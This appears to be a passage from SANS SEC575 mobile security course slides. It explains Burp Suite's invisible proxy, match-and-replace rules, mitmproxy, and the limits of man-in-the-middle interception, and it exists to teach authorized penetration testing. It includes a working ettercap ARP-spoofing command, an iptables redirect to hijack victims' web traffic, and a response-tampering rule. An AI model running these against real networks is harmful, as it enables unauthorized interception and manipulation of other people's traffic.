A proxy server is a useful tool when evaluating web applications, but Burp Proxy also includes a transparent or invisible proxy feature. Normally, a web browser has to format its requests to a proxy server in a special format for the proxy server to process, preventing the proxy server from being used with devices that are not specifically configured to use a proxy. With transparent proxy functionality, the proxy server intelligently handles standard nonproxied requests, allowing an attacker to force victim devices to use the proxy server even when they are not specifically configured to do so.

You can use Burp Suite with a MITM attack and iptables to force HTTP and HTTPS traffic to the proxy server, enabling you to inspect all web traffic but also manipulate the content of the browser and server traffic.

BURP SUITE TRANSPARENT PROXY



These settings control whether Burp redirects requests received by this listener.

Redirect to host:

Redirect to port:

☐ Force use of SSL


Invisible proxy support allows non-proxy-aware clients to connect directly to the listener.

☑ Support invisible proxying (enable only if needed)

```
# ettercap -TqM arp:remote /172.16.0.102// /172.16.0.1//
# iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080
```

Burp Suite Transparent Proxy

This slide shows the wanted configuration of Burp Suite's proxy server options, set to support "invisible" or transparent proxy functionality, listening on TCP port 8080 on all interfaces (as opposed to listening on the loopback interface only, the default option that is deselected here). With Burp Suite running, you can switch to a terminal window and initiate a MITM attack using Ettercap as shown and then force the MITM victim to use Burp Suite for all HTTP traffic by redirecting TCP port 80 activity to the proxy listener on TCP port 8080.


Burp Suite Free Edition v1.5
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Options Alerts
Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
http://ax.init.itunes.apple.com
http://clients5.google.com
http://initial.southwestwifi.com
http://metrics.apple.com
http://store.apple.com
https://store.apple.com
http://travel.southwest.com
http://www.google.com
http://www.opensource.org
http://www.shophq.com
http://www.southwest.com
https://www.southwest.com
http://www.w3.org
```

Host	Method	URL	Params	Status	L
https://store.apple.com	GET	/	☐	301	3
https://store.apple.com	GET	/us	☐	301	8

```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64;
Trident/7.0; MALC; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
DNT: 1
```

Burp Suite Site Map

Burp Suite can capture and log all HTTP requests for inspection, as shown on this slide in the Target | site map tab. Here requests to multiple sites including ax.init.itunes.apple.com, itunes.apple.com, metrics.apple.com, store.apple.com, and others are captures, allowing the penetration tester to inspect the individual requests and responses on the right.

Burp Suite's Site Map functionality is great for inspecting the content of network activity, but you can also extend the attack by replacing network content based on strings that you specify.


BURP SUITE PROXY MATCH AND REPLACE

Burp Suite proxy supports modifying data in real time
Differentiates requests and responses, header and body content
Supports regular expressions for complex matching
Automatically URL-encodes data as necessary
Updates Content-Length header as needed

Burp Suite Proxy Match and Replace

The Burp Suite Proxy server includes match and replace functionality, allowing attackers to identify search strings and the content they should be replaced with. Burp Suite's match and replace functionality intelligently identifies the source of the traffic as the request header or body, or the response header or body, allowing the rule to be focused on the client request or the server response in the HTML body or HTTP protocol header portion of the message. Further, Burp Suite supports regular expression matching, accommodating simple or complex search string expressions, including matching content only at the beginning of a line (such as an HTTP header, preventing accidental manipulation of other similar strings in other portions of the message) or performing case-insensitive matching.

Burp Suite Proxy match and replace functionality also can intelligently handle the content in the replace portion of the expression, automatically encoding strings into a URL-encoded format as needed and updating the Content-Length header to accommodate the growth or reduction inside of the data, depending on the replace content used.



MATCH AND REPLACE EXAMPLE

tmpF":NN → tmpF":266

Specify the details of the match/replace rule.

Type: Response body
Match: tmpF":\d+
Replace: tmpF":266
Comment: Really Warm
☑ Regex match

Changing the weather report isn't particularly valuable from an attack perspective, but we'll extend this capability later today to exploit more significant threats in mobile devices

SANS SEC575 | Mobile Device Security and Ethical Hacking 57

Match and Replace Example

On this slide, we configured the Burp Suite Proxy match and replace functionality by clicking proxy | options and scrolling down to the bottom of the options page. We added a new expression using the type “Response body" to replace content in the HTML body of messages received from the HTTP server, matching the string tmpF":, followed by any number and replacing it with the string tmpF:266. This causes the Weather app to indicate that the temperature in the local city is 266 degrees Fahrenheit, as shown.

In this example, a regular expression match replaces any number of digits following the string tmpF" by using the "\d+" tag, as shown. Regular expressions can be complex, but this simple example illustrates the power of regex matching, creating a flexible rule.

Changing the reported weather does not create a significant threat to the mobile device, but it does highlight the power of manipulating the network traffic between the client and server engaged in a MITM attack. Later today we'll put this functionality to better use and exploit weaknesses in mobile devices with an attack tool that starts with the introduction of JavaScript execution delivered in a similar fashion.

MITMPROXY

Lightweight cross-platform proxy

- Alternative to Burp

Main features:

- Intercept, inspect, and modify traffic
- Console and web-based interface
- Less dependencies than Burp (no Java)
- Less easy to use than Burp, no extensions

Available for Windows, OS X, Linux

Free/MIT License


Mitmproxy

Mitmproxy is a cross-platform proxy we can use as an alternative to Burp. Like Burp, it allows for interacting with web and mobile application traffic and performing actions such as traffic interception, inspection, and modification.

Mitmproxy comes with a console interface, which supports all the functionalities listed above from within a terminal window. In addition, through the “mitmweb” binary, it offers a web-based graphical interface for the same functionalities.

Compared to Burp, mitmproxy has fewer dependencies: for example, it does not require a Java installation. However, it is also less user-friendly, especially when used through the console interface. In addition, it lacks the extension ecosystem of Burp, which can be used to add functional and quality-of-life features.

Installers or binaries for mitmproxy are available from mitmproxy.org for Windows, OS X, and Linux, and the software is freely available under the MIT license.



MAN-IN-THE-MIDDLE NOT ALWAYS EASY

Traffic interception using Man-in-the-Middle (MITM) tools can fail

Most common reasons:

- SSL pinning
- Various certificate properties
- Non-http protocols
- Client-side certificate required
- Application-level encryption

More information about dealing with them later in the course


SEC575 | Mobile Device Security and Ethical Hacking 59

Man-in-the-Middle Not Always Easy

Using proxy server tools like Burp and mitmproxy to obtain a Man-in-the-Middle (MITM) position and intercept mobile application traffic is not always successful. The most common reasons the MITM approach can fail are:

- **SSL pinning**: Mobile applications can "pin" the certificate of a specific server and prevent HTTPS connections to servers with different certificates. This technique is known as SSL pinning and will prevent mobile applications from connecting to proxy servers. In some cases, tools like Burp's Mobile Assistant app can offer solutions to automatically bypass SSL pinning, but these are not guaranteed to succeed (and indeed often fail).
- **Various certificate properties:** Sometimes certificates need to respect specific properties in order to be accepted by mobile applications. For example, Chrome on Android only accepts certificates that expire within 39 months. If the proxy server certificate does not respect the required properties, traffic interception will fail.
- **Non-http protocols:** Intercepting proxies such as Burp are designed to work with specific protocols, most often HTTP. However, mobile applications are not bound to using HTTP and can make use of other protocols, including custom or proprietary ones. In such cases, the intercepting proxy will be ineffective.
- **Client-side certificate required:** HTTPS servers can be configured to require client authentication, forcing the mobile application to present a valid client certificate in order to establish a connection. If the intercepting proxy does not posses a copy of the client certificate, it will not be able to connect to the destination server and MITM will fail.
- **Application-level encryption:** Some mobile applications use additional encryption to protect data transmitted toward the destination servers. In that case, intercepting the encrypted data with MITM might be possible; however, the data will be unusable unless somehow decrypted.

Later in the course we will provide more information about dealing with some of the problems explained above.



MODULE SUMMARY

As MITM, you can manipulate network traffic as it traverses the attacker's system

Linux firewall and iptables enable you to redirect traffic to a port:

- Where a listener can accept, manipulate, log, and forward the data

Burp Suite proxy match and replace has more intelligent handlers for traffic manipulation:

- Limited to HTTP and HTTPS protocols

MITM can fail due to various reasons

SEC575 | Mobile Device Security and Ethical Hacking 60


Module Summary

In this module, you looked at techniques for manipulating traffic in a MITM attack as it traverses the attacker's system. This attack is primarily leveraged on Linux systems using the Linux kernel firewall and iptables tool, allowing you to take received network traffic and redirect it to a network service listening on the local system. This network service can be any user space application that accepts traffic from a TCP or UDP port, optionally logging or modifying the packet contents before delivering it to the intended destination.

Similarly, the Burp Suite Proxy transparent feature can force victims' devices to send their data through the attacker's proxy server with similar match and replace functionality. Burp Suite Proxy supports only HTTP or HTTPS traffic but does so intelligently, enabling the attacker to specify content to be replaced while accommodating other factors of the HTTP protocol to maintain content validity, such as the application of necessary URL encoding or the updating of Content-Length headers.

Both tools enable an attacker to manipulate network traffic as it passes through the attacker's system as part of a MITM attack. Later today we'll continue to leverage this functionality to introduce new attacks against mobile devices.

In some cases, MITM attacks against mobile devices can fail. This can, for example, happen when the developers of a mobile application use SSL pinning to stop HTTPS interception or employ application-level encryption. We will come back to these issues during the rest of the day.



Course Roadmap


- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 5

Mobile Penetration Testing
Network Activity Analysis
Exercise: Mobile Application Network Traffic Analysis
Network Manipulation Attacks
Network Traffic Manipulation
Exercise: Manipulating Web Browser Activity
SSL/TLS attacks
Intercepting SSL/TLS traffic
Exercise: Banking Transaction Manipulation
Leveraging Mobile Malware
Exercise: Meterpreter RAT Deployment
Where to go from here

SANS SEC575 | Mobile Device Security and Ethical Hacking 61

This page intentionally left blank



EXERCISE: MANIPULATING WEB BROWSER ACTIVITY


Please log in to the SANS lab system for the exercise

This exercise takes approximately 20 minutes

SEC575 | Mobile Device Security and Ethical Hacking 62

Exercise: Manipulating Web Browser Activity

Please log in to the SANS lab system for the Manipulating Web Browser Activity exercise. This exercise takes approximately 20 minutes to complete.



Course Roadmap

